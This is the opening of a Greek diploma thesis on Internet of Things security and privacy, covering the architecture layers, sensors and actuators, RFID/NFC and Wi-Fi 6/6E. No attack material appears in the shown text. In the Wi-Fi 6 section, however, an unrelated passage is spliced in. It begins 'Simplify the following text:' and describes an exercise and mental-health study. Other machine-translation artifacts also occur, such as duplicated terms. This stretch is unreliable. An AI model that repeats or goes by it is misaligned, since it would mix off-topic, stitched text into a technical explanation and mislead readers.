ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Ζητήματα Ασφάλειας και Ιδιωτικότητας στο Διαδίκτυο των Αντικειμένων

Παναγιώτης Καλομοίρης
Α.Μ. 131048

Εισηγητής: Αντώνιος Μπόγρης, Καθηγητής
Συνεπίβλεψη: Ζαχαρένια Γαροφαλάκη, Ε.ΔΙ.Π

UNIVERSITY OF WEST ATTICA

SCHOOL OF ENGINEERING

DEPARTMENT OF INFORMATICS AND COMPUTER ENGINEERING

THESIS DIPLOMA

Security and Privacy Issues in the Internet of Things

Panagiotis Kalomoiris
131048

Supervisor: Antonios Bogris, Professor
Co-Supervisor: Zacharenia Garofalaki, E.DI.P

(Κενό φύλλο)

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Ζητήματα Ασφάλειας και Ιδιωτικότητας στο Διαδίκτυο των Αντικειμένων

Παναγιώτης Καλομοίρης
Α.Μ. 131048

Εισηγητής:

Αντώνιος Μπόγρης, Καθηγητής

Συνεπίβλεψη:

Ζαχαρένια Γαροφαλάκη, Μέλος Ε.ΔΙ.Π

Εξεταστική Επιτροπή:

Αντώνιος Μπόγρης, Καθηγητής
Ζαχαρένια Γαροφαλάκη, Μέλος Ε.ΔΙ.Π
Δημήτριος Καλλέργης, Λέκτορας Εφ.

Antonios Bogris
Digitally signed by Antonios Bogris
Date: 2023.10.18 15:15:46 +03'00'

Digitally signed by Zacharenia Garofalaki
Date: 2023.10.19 17:12:31 +03'00'

Digitally signed by Dimitrios Kallergis
Date: 2023.10.17 17:16:01 +03'00'

Ημερομηνία εξέτασης 10/10/2023

(Κενό φύλλο)

ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΜΕΤΑΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος Παναγιώτης Καλομοίρης του Δημητρίου, με αριθμό μητρώου 131048 φοιτητής του Τμήματος Μηχανικών Πληροφορικής και Υπολογιστών της Σχολής Μηχανικών του Πανεπιστημίου Δυτικής Αττικής, δηλώνω ότι:

«Βεβαιώνω ότι είμαι συγγραφέας αυτής της Διπλωματικής εργασίας και κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, οι όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε ακριβώς είτε παραφρασμένες, αναφέρονται στο σύνολό τους, με πλήρη αναφορά στους συγγραφείς, τον εκδοτικό οίκο ή το περιοδικό, συμπεριλαμβανομένων και των πηγών που ενδεχομένως χρησιμοποιήθηκαν από το διαδίκτυο. Επίσης, βεβαιώνω ότι αυτή η εργασία έχει συγγραφεί από μένα αποκλειστικά και αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο δικής μου, όσο και του Ιδρύματος. Παράβαση της ανωτέρω ακαδημαϊκής μου ευθύνης αποτελεί ουσιώδη λόγο για την ανάκληση του πτυχίου μου».

Ο Δηλών

(Κενό Φύλλο)

Ευχαριστίες

Η παρούσα διπλωματική εργασία γράφτηκε στο Πανεπιστήμιο Δυτικής Αττικής και σηματοδοτεί την ολοκλήρωση των σπουδών μου. Θα ήθελα λοιπόν να εκφράσω την ευγνωμοσύνη μου στους ανθρώπους που με στήριξαν καθ' όλη τη διάρκεια. Καταρχάς, θα ήθελα να εκφράσω τις ειλικρινείς ευχαριστίες μου στους επιβλέποντες καθηγητές κ. Αντώνιο Μπόγρη και κα Ζαχαρένια Γαροφαλάκη, που μου εμπιστεύτηκαν την εκπόνηση της παρούσας διπλωματικής εργασίας. Τέλος, θα ήθελα να ευχαριστήσω την οικογένειά μου και την κοπέλα μου για την απόλυτη υποστήριξή τους σε αυτή την προσπάθεια.

Περίληψη

Το Διαδίκτυο των Αντικειμένων (Διαδίκτυο των Αντικειμένων) είναι ένα δίκτυο συνδεδεμένων συσκευών και αντικειμένων που μπορούν να ανταλλάσσουν δεδομένα μεταξύ τους χρησιμοποιώντας το Διαδίκτυο. Αυτές οι συσκευές και τα αντικείμενα είναι εξοπλισμένα με αισθητήρες, επεξεργαστές και συνδεσιμότητα στο Διαδίκτυο, που τους επιτρέπουν να συνδεθούν μεταξύ τους και να ανταλλάξουν δεδομένα. Ο σκοπός της παρούσας διπλωματικής εργασίας είναι να παρουσιάσει και να εξηγήσει τη χρησιμότητα του Διαδικτύου των Αντικειμένων στην καθημερινότητα του ανθρώπου, αλλά και να αναδείξει τα ζητήματα ασφάλειας και ιδιωτικότητας που προκύπτουν από τη χρήση των συσκευών του Διαδίκτυο των Αντικειμένων και τους τρόπους αντιμετώπισης των επιθέσεων ασφάλειας.

Συγκεκριμένα, αναλύεται η δομή του Διαδικτύου των Αντικειμένων στα τρία του βασικά επίπεδα, με επισήμανση των τεχνολογιών που καθορίζουν κάθε επίπεδο. Παρουσιάζονται επίσης τα θέματα ασφαλείας που προκύπτουν σε κάθε επίπεδο, όπως οι επιθέσεις DoS και η παραποίηση ARP, μαζί με πιθανούς τρόπους αντιμετώπισής τους. Τέλος, πραγματοποιήθηκε πειραματική υλοποίηση και δοκιμή των ανωτέρω επιθέσεων, χρησιμοποιώντας διάφορα εργαλεία, ενώ παρουσιάζονται τα συμπεράσματα που ανέδειξαν την αναγκαιότητα της ασφάλειας στο Διαδίκτυο των Αντικειμένων. Επιπλέον, προτείνονται ενδεικτικές λύσεις και προσεγγίσεις για κάθε μία από τις ευπάθειες που επισημάνθηκαν στο Διαδίκτυο των Αντικειμένων.

Abstract

The Internet of Things is a network of interconnected devices and objects that can exchange data with each other over the Internet. These devices and objects are equipped with sensors, processors, and Internet connectivity that allow them to connect to each other and exchange data. The goal of this paper is to present and explain the benefits of the Internet of Things for people's daily lives, but also to highlight the security and privacy issues that arise from the use of Internet of Things devices, as well as the ways to deal with security attacks.

In particular, the structure of the Internet of Things is analyzed in its three basic levels, highlighting the technologies that define each level. It also presents the security issues that arise at each level, such as DoS attacks and ARP spoofing, and possible ways to combat them. Finally, an experimental implementation and testing of the above attacks has been performed using different tools.

Λέξεις – κλειδιά

Διαδίκτυο των Αντικειμένων, RFID, Wi-Fi, Έξυπνα Σπίτια, Ζητήματα ασφάλειας, DoS, ARP spoofing, Αντίμετρα

Keywords

IoT, RFID, Wi-Fi, Smart Home, Security issues, DoS, ARP spoofing, Countermeasures

Λίστα Εικόνων

Λίστα Πινάκων

Περιεχόμενα

1. ΕΙΣΑΓΩΓΗ

Το Διαδίκτυο των Αντικειμένων (Internet of Things - Διαδίκτυο των Αντικειμένων) είναι μια τεχνολογική εξέλιξη που συνδέει φυσικά αντικείμενα με το Διαδίκτυο και επιτρέπει σε αυτά να ανταλλάσσουν δεδομένα μεταξύ τους ή με άλλα συστήματα χωρίς την ανθρώπινη παρέμβαση. Τα αντικείμενα αυτά μπορούν να είναι οποιουδήποτε είδους, όπως οικιακές συσκευές, αισθητήρες, αυτοκίνητα, μηχανήματα στη βιομηχανία, κτίρια και άλλα. Τα δεδομένα που συλλέγονται από αυτά τα αντικείμενα μπορούν να αναλυθούν και να χρησιμοποιηθούν για να βελτιωθεί η απόδοση, η αποδοτικότητα και η ασφάλεια των συστημάτων.

Το Διαδίκτυο των Αντικειμένων έχει πολλές εφαρμογές, όπως η έξυπνη πόλη (smart city), η ιατρική φροντίδα, οι μεταφορές, η γεωργία, η βιομηχανία και η ενέργεια. Η ανάπτυξη της τεχνολογίας του Διαδίκτυο των Αντικειμένων αναμένεται να έχει σημαντικές επιπτώσεις στην οικονομία, την κοινωνία και την καθημερινότητά μας. Με την ανάπτυξη της τεχνολογίας και την αύξηση του αριθμού των συσκευών που συνδέονται στο Διαδίκτυο, η ανάγκη για μια πιο ολοκληρωμένη και αποτελεσματική συνδεσιμότητα έχει αυξηθεί σημαντικά.

Ο στόχος αυτής της διπλωματικής εργασίας είναι να αναδείξει τα ζητήματα ασφάλειας και ιδιωτικότητας που προκύπτουν μέσω της χρήσης του διαδικτύου των αντικειμένων και να τονίσει την αναγκαιότητα της πρόληψης σε αυτά τα ζητήματα.

Η εργασία αυτή αποτελείται από έξι κεφάλαια. Το πρώτο κεφάλαιο περιέχει την εισαγωγή και τη δομή της εργασίας. Το δεύτερο κεφάλαιο εστιάζει στην αρχιτεκτονική του Διαδικτύου των Αντικειμένων και στις τεχνολογίες που αντιστοιχούν σε κάθε επίπεδο αυτής. Το τρίτο κεφάλαιο αναφέρει τα ζητήματα ασφάλειας που υπάρχουν ή / και μπορεί να προκύψουν σε κάθε μία από τις τεχνολογίες που αναλύονται στο δεύτερο κεφάλαιο. Το τέταρτο κεφάλαιο παρουσιάζει τους τρόπους αντιμετώπισης των ζητημάτων ασφάλειας και των ευπαθειών που αναλύθηκαν νωρίτερα. Τα κεφάλαια πέντε και έξι αναφέρονται στις μελλοντικές εργασίες για τη βελτίωση της ασφάλειας στο Διαδίκτυο των Αντικειμένων και τα συμπεράσματα.

2. Διαδίκτυο των Αντικειμένων

2.1 Γενικά στοιχεία – Ιστορική Αναδρομή

Με απλά λόγια, το Διαδίκτυο των Αντικειμένων αποτελείται από οποιαδήποτε συσκευή με διακόπτη on/off που είναι συνδεδεμένη στο Διαδίκτυο. Το Διαδίκτυο των Αντικειμένων περιλαμβάνει μηχανές που επικοινωνούν πληροφορίες μέσω του διαδικτύου και η ύπαρξή του είναι αρκετά πρόσφατη.

Οι μηχανές παρέχουν άμεσες επικοινωνίες από τότε που αναπτύχθηκε ο τηλέγραφος (η πρώτη σταθερή) τη δεκαετία του 1830 και του 1840. Περιγραφόμενη ως «ασύρματη τηλεγραφία», η πρώτη ραδιοφωνική μετάδοση φωνής πραγματοποιήθηκε στις 3 Ιουνίου 1900, παρέχοντας ένα απαραίτητο στοιχείο για την ανάπτυξη του Διαδικτύου των Πραγμάτων. Η ανάπτυξη των υπολογιστών ξεκίνησε τη δεκαετία του 1950. [16]

Το Διαδίκτυο, το ίδιο ένα σημαντικό στοιχείο του Διαδικτύου των πραγμάτων, ξεκίνησε ως μέρος της DARPA (Defense Advanced Research Projects Agency) το 1962 και εξελίχθηκε σε ARPANET (Δίκτυο Οργανισμών Προηγμένων Ερευνητικών Έργων) το 1969. Στη δεκαετία του 1980, οι πάροχοι εμπορικών υπηρεσιών άρχισαν να υποστηρίζουν τη δημόσια χρήση του ARPANET, επιτρέποντάς του να εξελιχθεί στο σύγχρονο Διαδίκτυό μας. Οι δορυφόροι και τα σταθερά τηλέφωνα παρέχουν βασικές επικοινωνίες για μεγάλο μέρος του IoT. Οι παγκόσμιοι δορυφόροι εντοπισμού θέσης (GPS) έγιναν πραγματικότητα στις αρχές του 1993, με το Υπουργείο Άμυνας να παρέχει ένα σταθερό, εξαιρετικά λειτουργικό σύστημα 24 δορυφόρων.

Ο Kevin Ashton, ο άνθρωπος που επινόησε το όνομα «Internet of Things», πίστευε ότι η αναγνώριση με ραδιοφωνική συχνότητα (RFID) ήταν προϋπόθεση για το Διαδίκτυο των Αντικειμένων κυρίως ως λύση παρακολούθησης αποθέματος. Εκ των υστέρων, η παρακολούθηση αποθέματος έχει γίνει ένα από τα πιο προφανή πλεονεκτήματα του Διαδικτύου των Αντικειμένων. Κατέληξε στο συμπέρασμα ότι εάν όλες οι συσκευές είχαν «ετικέτες», οι υπολογιστές θα μπορούσαν να τις διαχειρίζονται, να τις παρακολουθούν και να τις καταγράφουν. Σε κάποιο βαθμό, η ετικέτα των πραγμάτων έχει επιτευχθεί μέσω τεχνολογιών όπως η ψηφιακή υδατοσήμανση, οι γραμμικοί κώδικες και οι κωδικοί QR [16].

2.3 Περιγραφή της Αρχιτεκτονικής του Διαδικτύου των Αντικειμένων


Το Διαδίκτυο των Αντικειμένων (IoT) αναφέρεται σε ένα δίκτυο φυσικών αντικειμένων που είναι εξοπλισμένα με αισθητήρες, λογισμικό και διάφορες τεχνολογίες, τα οποία τους επιτρέπουν να συνδέονται και να ανταλλάσσουν δεδομένα με άλλες συσκευές και συστήματα μέσω του διαδικτύου. Το IoT χαρακτηρίζεται από την ένταξη διαφορετικών τεχνολογιών, προωθώντας την ανάπτυξη καινοτόμων υπηρεσιών σε διάφορους τομείς εφαρμογής.

Η εξασφάλιση της ασφάλειας και της προστασίας της ιδιωτικότητας έχει κρίσιμη σημασία. Αυτές οι απαιτήσεις περιλαμβάνουν τη διατήρηση της εμπιστευτικότητας των δεδομένων, τον έλεγχο της ταυτότητας, τον ρυθμισμό της πρόσβασης στο δίκτυο του IoT, τη διαφύλαξη της ιδιωτικότητας, τη δημιουργία εμπιστοσύνης μεταξύ των χρηστών και την εφαρμογή πολιτικών ασφάλειας και προστασίας. Η εφαρμογή τυπικών μέτρων ασφαλείας απευθείας στις τεχνολογίες του IoT αποδεικνύεται δύσκολη λόγω της διαφορετικής προτυποποίησης και των πολύπλοκων πρωτοκόλλων επικοινωνίας. Επιπλέον, ο μεγάλος όγκος συνδεδεμένων συσκευών προκαλεί προβλήματα κλιμάκωσης. Ως εκ τούτου, απαιτείται μια προσαρμόσιμη υποδομή που να μπορεί να αντιμετωπίσει αποτελεσματικά τις απειλές ασφάλειας σε αυτό το δυναμικό περιβάλλον [1].

Μια πλήρης αρχιτεκτονική του IoT [όπως απεικονίζεται στον Πίνακα 2-1 και τον Σχήμα 2-1] αποτελείται από τρία διακριτικά επίπεδα [2]:

Επίπεδο Αντίληψης (Perception layer)	Επίπεδο Δικτύωσης (Network layer)	Επίπεδο Εφαρμογών (Application Layer)
Επίσης γνωστό ως Επίπεδο Συσκευής. Αυτό περιλαμβάνει αισθητήρες και φυσικά αντικείμενα.	Το επίπεδο Δικτύωσης αναφέρεται στο επίπεδο ή την ποσότητα μετάδοσης που λαμβάνει χώρα. Φροντίζει να διασφαλίσει ότι τα δεδομένα μπορούν να μετακινηθούν με ασφάλεια από συσκευές που ανιχνεύουν πράγματα στο σύστημα που κάνει κάτι με αυτά τα δεδομένα.	Διαχειρίζεται εφαρμογές σε όλο τον κόσμο εξετάζοντας τις πληροφορίες από προηγούμενα επίπεδα της Αρχιτεκτονικής.

Πίνακας 1: Γενική αρχιτεκτονική του Διαδικτύου των Αντικειμένων



Εικόνα 2-1: Αρχιτεκτονική του Διαδικτύου των Αντικειμένων


2.4 Επίπεδο Αντίληψης

2.4.1 Αισθητήρες και Ενεργοποιητές

Οι αισθητήρες συνήθως λειτουργούν ως ανιχνευτές και συλλέγουν δεδομένα σχετικά με τα φυσικά αντικείμενα. Αυτοί οι αισθητήρες είναι οικονομικοί και έχουν χαμηλή κατανάλωση ενέργειας. Δεν διαθέτουν υψηλή υπολογιστική ισχύ ή εξειδικευμένες δυνατότητες δικτύωσης. Οι ιδιότητες που ανιχνεύουν σχετίζονται με το εξωτερικό περιβάλλον και περιλαμβάνουν επιτάχυνση, ταχύτητα, δόνηση, ηλεκτρομαγνητικές ιδιότητες, θερμοκρασία και υγρασία. Αυτοί οι αισθητήρες ανήκουν στην κατηγορία των μη βασισμένων στο αναγνωριστικό (non-ID based sensors). Επιπλέον, υπάρχουν αισθητήρες που ανιχνεύουν σήματα από τα αντικείμενα, όπως οι αισθητήρες που αναγνωρίζουν ετικέτες Radio Frequency

Identification (RFID) και κώδικες QR. Σε διάφορα σενάρια του Διαδικτύου των Αντικειμένων, αυτοί οι αισθητήρες μπορεί να έχουν διαφορετικές ταυτότητες. Γενικά, διάφοροι αισθητήρες από αυτές τις δύο κατηγορίες οργανώνονται έτσι ώστε να επιτρέπουν την υβριδική ανίχνευση και ταυτοποίηση των φυσικών αντικειμένων [5].

Οι ενεργοποιητές, από την άλλη, είναι συσκευές που εκτελούν αυτοματοποίηση και έλεγχο ορισμένων εργασιών, μετατρέποντας τα δεδομένα που συλλέγονται σε εντολές δράσης. Συνήθως αποτελούνται από μηχανικές ή ηλεκτρικές συσκευές, όπως βαλβίδες και διακόπτες, που εκτελούν συγκεκριμένες ενέργειες. Σε πολλές περιπτώσεις, αισθητήρες και ενεργοποιητές βρίσκονται στην ίδια συσκευή. Για παράδειγμα, μια συσκευή που ελέγχει την υγρασία του εδάφους, αφού ανιχνεύσει υψηλή περιεκτικότητα σε νερό, στέλνει την μέτρηση στο κέντρο ελέγχου με ένα σήμα, και αυτό το κέντρο, από την πλευρά του, δίνει εντολή στην αντλία νερού να απενεργοποιηθεί και να σταματήσει την παροχή νερού. Επιπλέον, οι ενεργοποιητές μπορούν να βρίσκονται μακριά από τους αισθητήρες και να εκτελούν λειτουργίες από απόσταση, μέσω του επιπέδου Δικτύωσης [5].




Εικόνα 2-2: Παράδειγμα ενεργοποιητή αντλίας νερού [27].

2.4.2 Ραδιοσυχνότητες RFID

Το RFID είναι μια τεχνολογία για την ασύρματη ταυτοποίηση αντικειμένων σε πραγματικό χρόνο χωρίς να απαιτείται επικοινωνία μέσω οπτικής επαφής, που χρησιμοποιεί ηλεκτρομαγνητικά πεδία ή ηλεκτροστατικό «ταίριασμα» σε αντικείμενα με ειδικές ετικέτες (RFID tags).

Γενικά, οι συσκευές RFID ταξινομούνται σε δύο κατηγορίες: παθητικές και ενεργές. Οι παθητικές ετικέτες RFID δεν λειτουργούν με μπαταρία. Στην πραγματικότητα, χρησιμοποιούν τη δύναμη του σήματος ανάκρισης των αναγνωστών για να έχουν πρόσβαση στα δεδομένα τους. Πολλές εφαρμογές από διάφορα πεδία χρησιμοποιούν αυτού του είδους τις ετικέτες. Ειδικότερα, στο λιανικό εμπόριο, τη διαχείριση της εφοδιαστικής αλυσίδας και τις μεταφορές. Χρησιμοποιούνται επίσης σε τραπεζικές κάρτες και σε διόδια δρόμων ως μέσο ελέγχου πρόσβασης. Ωστόσο, οι ενεργοί αναγνώστες RFID διαθέτουν τη δική τους ενέργεια μπαταρίας και είναι σε θέση να ενεργοποιήσουν μια επικοινωνία. Αν και η ραδιοκάλυψη είναι πιο σημαντική σε σύγκριση με τις παθητικές ετικέτες, αυτό επιτυγχάνεται εις βάρος του υψηλότερου κόστους παραγωγής [5].

Το βασικό πλεονέκτημα της τεχνολογίας RFID είναι το χαμηλό κόστος, γεγονός που επιτρέπει μια ευρεία εξάπλωση. Ένα βασικό είδος RFID τεχνολογίας αποτελούν οι επικοινωνίες εγγύς πεδίου (Near Field Communication, NFC). Το NFC είναι μια αρκετά διαδεδομένη τεχνολογία στο Διαδίκτυο των Αντικειμένων και στηρίζεται στα πρότυπα RFID υψηλών συχνοτήτων. Ένα μοναδικό χαρακτηριστικό της NFC τεχνολογίας είναι πως οι συσκευές της μπορούν ταυτόχρονα να λειτουργήσουν και ως ετικέτες και ως αναγνώστες. Η επικοινωνία επιτυγχάνεται μεταξύ NFC ετικετών και NFC συσκευών. Όταν και τα δύο μέρη λειτουργούν ως NFC συσκευές, μπορούν να μετατραπούν σε ένα δίκτυο διαμοιρασμού τύπου peer to peer (P2P), για συλλογή και ανταλλαγή πληροφοριών, διαδικασία που αποκαλείται ως ενεργητικό μοντέλο επικοινωνίας NFC [3],[5].



Εικόνα 2-3: RFID αναγνώστης και ετικέτα [3].

2.5 Επίπεδο Δικτύωσης

Το Επίπεδο Δικτύωσης είναι αρμόδιο για την επεξεργασία των δεδομένων που συλλέγονται στο επίπεδο της αντίληψης. Επιπρόσθετα, είναι υπεύθυνο για τη μετάδοση των παραπάνω δεδομένων στο επίπεδο των εφαρμογών, μέσω διάφορων δικτυακών τεχνολογιών, ασύρματων ή ενσύρματων. Οι πιο βασικές είναι τα κυψελωτά δίκτυα (4G, 5G), τα ασύρματα δίκτυα αισθητήρων και η υπέρυθρη ακτινοβολία. Στα ασύρματα δίκτυα αισθητήρων συγκαταλέγονται τα πρωτόκολλα Wi-Fi, Bluetooth και ZigBee, τα οποία ουσιαστικά αποτελούν το δίκτυο πρόσβασης του Διαδικτύου των Αντικειμένων [5].

2.5.1 Ασύρματο Δίκτυο (Wi-Fi 6)

Το Wi-Fi 6 παρέχει καλύτερη απόδοση και ταχύτερο internet για εσωτερικούς χώρους, δημόσιους χώρους και έξυπνα κτίρια. Λειτουργεί παράλληλα με δίκτυα 5G για να διασφαλίσει ότι υπάρχει ισχυρή και αξιόπιστη συνδεσιμότητα σε μέρη όπου το 5G ενδέχεται να μην λειτουργεί επίσης. Το Wi-Fi 6 έχει ειδικά χαρακτηριστικά όπως το OFDMA (orthogonal frequency-division multiple access) που το βοηθούν να λειτουργεί καλύτερα με διαφορετικούς τύπους συσκευών IoT. Απλοποιήστε το ακόλουθο κείμενο: Ο σκοπός αυτής της μελέτης ήταν να διερευνήσει την επίδραση της άσκησης στα αποτελέσματα της ψυχικής υγείας σε άτομα με άγχος και κατάθλιψη. Η μελέτη περιελάμβανε ένα δείγμα 100 συμμετεχόντων που χωρίστηκαν τυχαία είτε σε ομάδα άσκησης είτε σε ομάδα ελέγχου. Η ομάδα άσκησης συμμετείχε σε πρόγραμμα άσκησης 12 εβδομάδων, ενώ η ομάδα ελέγχου δεν συμμετείχε σε καμία άσκηση. Τα αποτελέσματα της ψυχικής υγείας μετρήθηκαν χρησιμοποιώντας τυποποιημένα

ερωτηματολόγια. Τα αποτελέσματα έδειξαν ότι η ομάδα άσκησης είχε σημαντικά βελτιωμένα αποτελέσματα ψυχικής υγείας σε σύγκριση με την ομάδα ελέγχου. Αυτά τα ευρήματα υποδηλώνουν ότι η άσκηση μπορεί να έχει θετικό αντίκτυπο στην ψυχική υγεία σε άτομα με άγχος και κατάθλιψη.

Το Wi-Fi 6E κάνει τα μεγάλα πλεονεκτήματα του Wi-Fi 6 ακόμα καλύτερα προσθέτοντας περισσότερο εύρος ζώνης στη ζώνη των 6 GHz. Δεδομένου ότι όλες οι συσκευές στη ζώνη των 6 GHz απαιτείται να υποστηρίζουν Wi-Fi 6, δεν χρειάζεται επιπλέον χώρος για εργασία με παλαιότερες γενιές Wi-Fi.Το Wi-Fi 6E εκμεταλλεύεται πλήρως το αυξημένο εύρος ζώνης, το λιγότερο συμφορημένο φάσμα στα 6 GHz για να προσφέρει καινοτομίες όπως AR (Augmented Reality) / VR (Virtual Reality), ροή 8K και άλλα.

Το Wi-Fi 6E περιλαμβάνει επίσης βελτιώσεις ενέργειας, όπως το Target Wake Time (TWT), οι οποίες είναι κατάλληλες για δίκτυα με μεγάλη συμφόρηση, όπου πολλές διαφορετικές συσκευές και αισθητήρες που τροφοδοτούνται από μπαταρία είναι συνδεδεμένοι στο δίκτυο. Αυτή η δυνατότητα φέρνει τεράστιες βελτιώσεις στην απόδοση και τη διάρκεια ζωής της μπαταρίας [20].

Η επέκταση της λειτουργίας Wi-Fi στη ζώνη των 6 GHz θα είναι ζωτικής σημασίας για την υποστήριξη βιομηχανικών συσκευών IoT σε όλο τον κόσμο, επιτρέποντας το τόσο απαραίτητο πρόσθετο φάσμα για χρήση Wi-Fi [20].

Με την ταχεία ανάπτυξη του Διαδικτύου των Αντικειμένων δίνεται μεγαλύτερη έμφαση στην ασφάλεια. Νέα προγράμματα πιστοποίησης που υποστηρίζουν το Wi-Fi 6 και το Wi-Fi 6E όχι μόνο θα βοηθήσουν στην επιτάχυνση της υιοθέτησης της τεχνολογίας, αλλά θα παρέχουν επίσης ισχυρή ασφάλεια WPA3 και παγκόσμιες διαβεβαιώσεις διαλειτουργικότητας ότι οι συσκευές του Διαδικτύου των Αντικειμένων παραμένουν ασφαλώς συνδεδεμένες.

